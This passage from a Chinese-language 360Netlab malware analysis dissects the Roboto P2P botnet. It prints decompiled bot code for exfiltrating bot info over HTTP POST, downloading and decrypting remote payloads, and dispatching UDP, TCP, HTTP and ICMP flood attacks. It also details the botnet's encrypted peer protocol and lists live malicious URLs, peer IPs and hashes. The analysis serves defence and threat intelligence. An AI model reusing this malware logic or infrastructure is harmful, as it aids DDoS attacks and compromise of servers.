v27 = "\r\nContent-Type: application/octet-stream\r\nConnection: close\r\n\r\n";  
v28 = 63;  
v25 = v12;  
v13 = v2[2];  
v29 = &v24;  
v26 = v13;  
v30 = strlen(&v24);  
v31 = "\r\nAccept: */*\r\nUser-Agent: Wget/1.15 (linux-gnu)\r\nContent-Length: ";  
v32 = 66;  
v33 = v41;  
v14 = v41;  
do  
{  
    v15 = *(DWORD *)v14;  
    v14 += 4;  
    v16 = ~v15 & (v15 - 16843009) & 0x80808080;  
}  
while ( !v16 );  
v35 = " HTTP/1.1\r\nHost: ";  
v36 = 17;  
v39 = "POST /";  
.....
```

- 获取Bot信息，并上传给指定HTTP接口

```
v38 = sub_8053530((int)&v69, 128, (int)src, botpubkey, 0, 17, v36, v37, botport, v35, v34, v41);  
if ( v38 >= 0 )  
{  
    v21 = v38;  
    v22 = sub_804CB90(&v69, v38);  
EL_26:  
    if ( !v22 )  
        return;  
    wrap_strcat((int)&s, 6, "%u", v21);  
    v54 = v22;  
    v55 = v21;  
    v56 = "\r\nContent-Type: application/octet-stream\r\nConnection: close\r\n\r\n";  
    v57 = 63;  
    v58 = &s;  
    v59 = strlen(&s);  
    v60 = "\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)\r\nContent-Length: ";  
    v61 = 95;  
    ptr = dest;  
    v23 = dest;  
    do  
    {  
        v24 = *(DWORD *)v23;  
        v23 += 4;  
        v25 = ~v24 & (v24 - 16843009) & 0x80808080;  
    }  
    while ( !v25 );  
    v65 = " HTTP/1.1\r\nHost: ";  
    v66 = 17;  
    *(DWORD *)src = "POST /";  
}
```

- 运行指定URL中的加密文件（跟Roboto Downloader功能类似）

```

        sha256_prepare(v74);
        wrap_memccat(v74, buf, n);
        sha_final(v74, &s1);
        if ( memcmp(&s1, s2, 0x20u) )
            goto LABEL_85;
        v55 = n;
        v33 = (char *)buf;
        v34 = _byteswap_ulong(a7[1]);
        v35 = _byteswap_ulong(*a7);
        if ( n <= 7 )
        {
            v56 = buf;
        }
        else
        {
            fda = (char *)buf + 8 * ((n - 8) >> 3) + 8;
            do
            {
                LODWORD(v36) = v34 ^ (v34 << 13);
                HIDWORD(v36) = v35 ^ (_PAIR_(v35, v34) >> 19);
                v37 = (v36 >> 7) ^ v34 ^ (v34 << 13);
                HIDWORD(v36) = v35 ^ (_PAIR_(v35, v34) >> 19) ^
                LODWORD(v36) = v37;
                v34 = (v37 << 17) ^ v37;
                *((_DWORD *)v33 + 1) ^= _byteswap_ulong(v34);
                v35 = HIDWORD(v36) ^ (v36 >> 15);
                *((_DWORD *)v33 ^= _byteswap_ulong(v35));
                v33 += 8;
            }
        }
    }
}

```

- DDoS攻击

Bot会根据运行权限的不同提供了4个DDoS攻击向量，包括：ICMP Flood, HTTP Flood, TCP Flood, UDP Flood。

```

switch ((_BYTE)v37)
{
    case 0:
        v26 = geteuid() == 0;
        v25 = atk_udp_specific_port_write;
        if ( v26 )
            v25 = sub_8053A60;
        goto LABEL_65;
    case 1:
        v26 = geteuid() == 0;
        v25 = atk_tcp_connect;
        if ( v26 )
            v25 = sub_80535A0;
        goto LABEL_65;
    case 2:
        v27 = v6 - v24;
        v28 = sub_804CB90(&v5[v24], v27);
        v42 = v27;
        v41 = v28;
        v25 = (int (_cdecl *)(void *))atk_httpge
        goto LABEL_65;
    case 3:
        if ( geteuid() )
            return;
        v25 = (int (_cdecl *(void *))atk_icmp
        goto LABEL_65;
    case 4:
        v26 = geteuid() == 0;
        v25 = atk_tcp_randomPort_Write;
        if ( v26 )
            v25 = sub_805FE50;
        goto LABEL_65;
    case 6:
        v25 = atk_tcp_recv;
        goto LABEL_65;
    case 7:
        if ( geteuid() )
            return;
        v25 = sub_805F700;
        goto LABEL_65;
    case 8:
        if ( v6 - v24 <= 0xF )
            return;
        v43 = (*(_DWORD *)&v5[v24]);
        v44 = (*(_DWORD *)&v5[v24 + 4]);
        v45 = (*(_DWORD *)&v5[v24 + 8]);
        v46 = (*(_DWORD *)&v5[v24 + 12]);
        v26 = geteuid() == 0;
        v25 = atk_tcp_specificPort_Write;
        if ( v26 )
            v25 = sub_805C4D0;
        goto LABEL_65;
    case 9:
        if ( geteuid() )
            return;
        v29 = v6 - v24;
        v30 = sub_804CB90(&v5[v24], v29);
        v42 = v29;
        v41 = v30;
        v25 = sub_805BEC0;
        goto LABEL_65;
    case 0xA:

```

P2P 通信协议

Roboto Bot在P2P通信协议的基础上，使用了Curve25519, TEA, HMAC-SHA256等算法，保障数据的完整性和安全性，其加密的Key来源于Bot和C2信息中的公钥所产生的Curve25519_SharedKey。数据包的格式为index(4 bytes):type(1 byte):data:hmac-sha256[0:oxf]，所以大于21字节的数据包是包含有效信息的。

P2P 节点发现数据校验

请求包的长度为固定的69字节，数据并未被加密，内容为目标Peer的公钥和Bot的公钥。Peer在收到Bot的请求包后，若与自身的公钥一致就会与Bot建立连接，然后通过公钥计算出SharedKey，在随后通信的过程中，带有效信息的报文（长度大于21

字节) 都会被加密。

```
*(_DWORD *)sendbuf = htonl(0);
sendbuf[4] = 2;
*(_DWORD *)&sendbuf[5] = *(_DWORD *)&msg1[84 * v20 + 10];
*(_DWORD *)&sendbuf[9] = *(_DWORD *)&msg1[84 * v20 + 14];
*(_DWORD *)&sendbuf[13] = *(_DWORD *)&msg1[84 * v20 + 18];
*(_DWORD *)&sendbuf[17] = *(_DWORD *)&msg1[84 * v20 + 22];
*(_DWORD *)&sendbuf[21] = *(_DWORD *)&msg1[84 * v20 + 26];
*(_DWORD *)&sendbuf[25] = *(_DWORD *)&msg1[84 * v20 + 30];
*(_DWORD *)&sendbuf[29] = *(_DWORD *)&msg1[84 * v20 + 34];
*(_DWORD *)&sendbuf[33] = *(_DWORD *)&msg1[84 * v20 + 38];
*(_DWORD *)&sendbuf[37] = *(_DWORD *)&botpubkey;
*(_DWORD *)&sendbuf[41] = *(_DWORD *)&botpubkey + 1;
*(_DWORD *)&sendbuf[45] = *(_DWORD *)&botpubkey + 2;
*(_DWORD *)&sendbuf[49] = *(_DWORD *)&botpubkey + 3;
*(_DWORD *)&sendbuf[53] = *(_DWORD *)&botpubkey + 4;
*(_DWORD *)&sendbuf[57] = *(_DWORD *)&botpubkey + 5;
*(_DWORD *)&sendbuf[61] = *(_DWORD *)&botpubkey + 6;
*(_DWORD *)&sendbuf[65] = *(_DWORD *)&botpubkey + 7;
genkey((int)&v23, (int *)genekeybuf, (unsigned __int8 *)&msg1[84 * v20 + 0xA]);
v11 = (void **)(576 * v2 + 0x8078F58);
reverse4byte_memcpy((char *)&unk_8078F34 + 576 * v2, (int)&v23);
hmac256_prepare(v11, &v23);
while ( sendto(socketServ, sendbuf, 69u, 0, (const struct sockaddr *)(v21 + 4), 0x10u) < 0 )
{
```

P2P 节点发现数据解密

以本地运行的Roboto Bot样本和硬编码的Peer (186.46.45.252) 的通信，并获得新的Peer节点87.249.15.18:63104为例。

| | | | | |
|--|-----|---------------|-------|----------------------|
| 192.168.222.128 | UDP | 213.159.27.5 | 57491 | 36153 → 57491 Len=69 |
| 192.168.222.128 | UDP | 186.46.45.252 | 52085 | 36153 → 52085 Len=69 |
| 192.168.222.128 | UDP | 95.216.17.209 | 57935 | 36153 → 57935 Len=69 |
| 192.168.222.128 | UDP | 120.150.43.45 | 49252 | 36153 → 49252 Len=69 |
| 192.168.222.128 | UDP | 213.159.27.5 | 57491 | 36153 → 57491 Len=69 |
| 192.168.222.128 | UDP | 87.249.15.18 | 63104 | 36153 → 63104 Len=69 |
| 00000000 00 00 00 00 02 93 da 64 b3 1f 49 1b a4 b5 2d 28d ..I....(| | | | |
| 00000010 92 49 52 7c 3d 41 d2 4f b2 8b ff 2c ed a2 e7 90 .IR =A.O ...,.... | | | | |
| 00000020 18 4f 9e c0 7b 52 25 27 87 f2 b2 f7 35 32 1f ed .O..{R%'52.. | | | | |
| 00000030 a7 6a 29 03 a8 3f a4 51 58 ef 53 f5 6f 28 99 01 .j)..?.Q X.S.o(.. | | | | |
| 00000040 8e 62 2c 4a 24 .b,J\$ | | | | |
| 00000000 00 00 00 00 4f 44 be 1c 18 da 42 7e 42 89 b6OD.B~B.. | | | | |
| 00000010 36 5f 73 10 88 ea 60 36 b9 ca 89 25 3e 3e e3 2f 6_s...`6 ...%>>./ | | | | |
| 00000020 7e b6 d6 08 9e 96 89 25 68 a0 9f 7f b5 1a d7 0d ~.....% h..... | | | | |
| 00000030 d4 63 83 0e de 06 34 ad 36 cc 83 4e .c....4. 6..N | | | | |

Bot发包，69个字节

```
index: 00 00 00 00
type: 2
data:
    0-31: C2 Curve25519_PublicKey
        93 DA 64 B3 1F 49 1B A4 B5 2D 28 92 49 52 7C 3D
        41 D2 4F B2 8B FF 2C ED A2 E7 90 18 4F 9E C0 7B
    32-63: Bot Curve25519_PublicKey
        52 25 27 87 F2 B2 F7 35 32 1F ED A7 6A 29 03 A8
```

Peer回包，60个字节，

```

index: 00 00 00 00
type: 00
data:
    cmdtype:
        4f
    ip:port
        44 be 1c 18 da 42
    PublicKey:
        7e 42 89 b6 36 5f 73 10 88 ea 60 36 b9 ca 89 25
        3e 3e e3 2f 7e b6 d6 08 9e 96 89 25 68 a0 9f 7f
    Hmac-sha256[0:0xf]
        b5 1a d7 0d d4 63 83 0e de 06 34 ad 36 cc 83 4e

```

模拟解密校验流程

1. Bot的私钥和Peer的公钥生成共享密钥

SharedKey:

```

28 EC 2D A8 63 F3 2D 39 8F 1C 03 96 32 AE F2 D8
B8 D1 9E 6C ED BD AC 2C BE D6 CF 60 83 C9 D6 1D

```

2. 使用数据HMAC-SHA256值的前16字节校验数据

```

HMAC-SHA256[0:0XF]=
b5 1a d7 0d d4 63 83 0e de 06 34 ad 36 cc 83 4e

```

3. 使用共享密钥前16字节，每个DWORD逆序，做为TEA的加密key：

```

A8 2D EC 28 39 2D F3 63 96 03 1C 8F D8 F2 AE 32

```

4. 使用上一步key加密常量明文，得到xor key：

```

第1轮: 4E 13 47 13 0A 2C C2 6A
第2轮: B0 68 BD EB 9B 29 10 23
第3轮: AD B4 3D 34 40 C0 3D FC
第4轮: 31 1E 6B F0 EA D5 8E 65
第5轮: D1 1C 42 58 2A 0C 7D A4

```

5. XOR解密，每8字节，重复步骤4，更新xor key，最终得到明文

```

cmdtype:
    01
ip:port:
    57 F9 0F 12 :F6 80 (87.249.15.18:63104)
PublicKey:
    14 F2 E1 0B DD C4 5A 00 AB 47 D4 0B 8D 8A 49 18
    C2 0F FD 44 8E 5C 03 86 FB 47 95 67 30 8A 93 02

```

从以下网络数据包中，我们可以看到 87.249.15.18:63104 正是我们计算出的新节点。

| 192.168.222.128 | UDP | 87.249.15.18 | 63104 | 36153 → 63104 Len=69 |
|-----------------|-------------------------|-------------------------|-------------------|----------------------|
| 00000000 | 00 00 00 00 02 14 f2 e1 | 0b dd c4 5a 00 ab 47 d4 | Z..G. | |
| 00000010 | 0b 8d 8a 49 18 c2 0f fd | 44 8e 5c 03 86 fb 47 95 | ...I.... D.\...G. | |
| 00000020 | 67 30 8a 93 02 52 25 27 | 87 f2 b2 f7 35 32 1f ed | g0...R%'52.. | |
| 00000030 | a7 6a 29 03 a8 3f a4 51 | 58 ef 53 f5 6f 28 99 01 | .j)..?.Q X.S.o(.. | |
| 00000040 | 8e 62 2c 4a 24 | | .b,J\$ | |

攻击指令验签

在P2P网络中，节点是不可信的，任何人都能够以极低成本的伪造一个Roboto节点。为保证Roboto网络的完全可控，不被他人窃取，Roboto需要对每一个攻击指令做签名验签，只有能够通过签名验签的攻击消息才能被Roboto节点接受，并执行。Roboto采用的验签方法为ED25519，这是一个公开的数字签名算法。与此同时，验签公钥为：

60FF4A4203433AA2333A008C1B305CD80846834B9BE4BBA274F873831F04DF1C，该公钥被集成到了每一个Roboto Bot样本中。

处置建议

我们建议Webmin用户根据Roboto Botnet创建的进程，文件名以及UDP网络连接特征，判断是否被感染，然后清理Roboto Botnet的进程和文件。

我们建议读者对Roboto Botnet相关IP，URL和域名进行监控和封锁。

联系我们

感兴趣的读者，可以在 [twitter](#) 或者在微信公众号 **360Netlab** 上联系我们。

IoC list

样本MD5

4b98096736e94693e2dc5a1361e1a720
4cd7bcd0960a69500aa80f32762d72bc
d88c737b46f1dcb981b4bb06a3caf4d7

加密后的Roboto Bot程序MD5

| | |
|------------|----------------------------------|
| image.jpg | de14c4345354720effd0710c099068e7 |
| image2.jpg | 69e1cccaa072aedc6a9fd9739e2cdf90 |
| roboto.ttc | f47593cceec08751edbc0e9c56cad6ee |
| roboto.ttf | 3020c2a8351c35530ab698e298a5735c |

URL

| |
|---|
| http://190.114.240.194/boot |
| http://citilink.dev6.ru/css/roboto.ttc |
| http://citilink.dev6.ru/css/roboto.ttf |
| http://144.76.139.83:80/community/uploadxx/1461C493-38BF-4E72-B118-BE35839A8914/image |
| http://144.76.139.83:80/community/uploadxx/1461C493-38BF-4E72-B118-BE35839A8914/image |

硬编码Peer IP

| | | | |
|---------------|---------------|------------|-----------------|
| 95.216.17.209 | Finland | ASN 24940 | Hetzner Online |
| 213.159.27.5 | Italy | ASN 201474 | Aircom Services |
| 186.46.45.252 | Ecuador | ASN 28006 | CORPORACION N |
| 120.150.43.45 | Australia | ASN 1221 | Telstra Corpora |
| 66.113.179.13 | United States | ASN 14280 | NetNation Com |

G

Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS 

Name



Share

Best Newest Oldest

Be the first to comment.

[Subscribe](#)[Privacy](#)[Do Not Sell My Data](#)

— 360 Netlab Blog - Network Security Research Lab at 360 —

P2P



Mozi, Another Botnet Using DHT

P2P Botnet: Mozi分析報告

The awaiting Roboto Botnet

See all 3 posts →

Roboto

The awaiting Roboto Botnet

Background introduction On August 26, 2019, our 360Netlab Unknown Threat Detection System highlighted a suspicious ELF file (4cd7bcd0960a69500aa80f3 2762d72bc) and passed along to our researchers to take a closer look, upon further analysis, we determined it is a P2P bot program. Fast forwarded to...



Nov 20,

2019

12 min

read

Botnet

The Botnet Cluster on the 185.244.25.0/24

In the past few years, we have seen quite a few botnets on the 185.244.25.0/24 netblock, how many? Readers can take a look at the following tag cloud, which represents the keywords used in some of the samples using IPs within this netblock as loader IPs.



Sep 27, 8 min



2019 read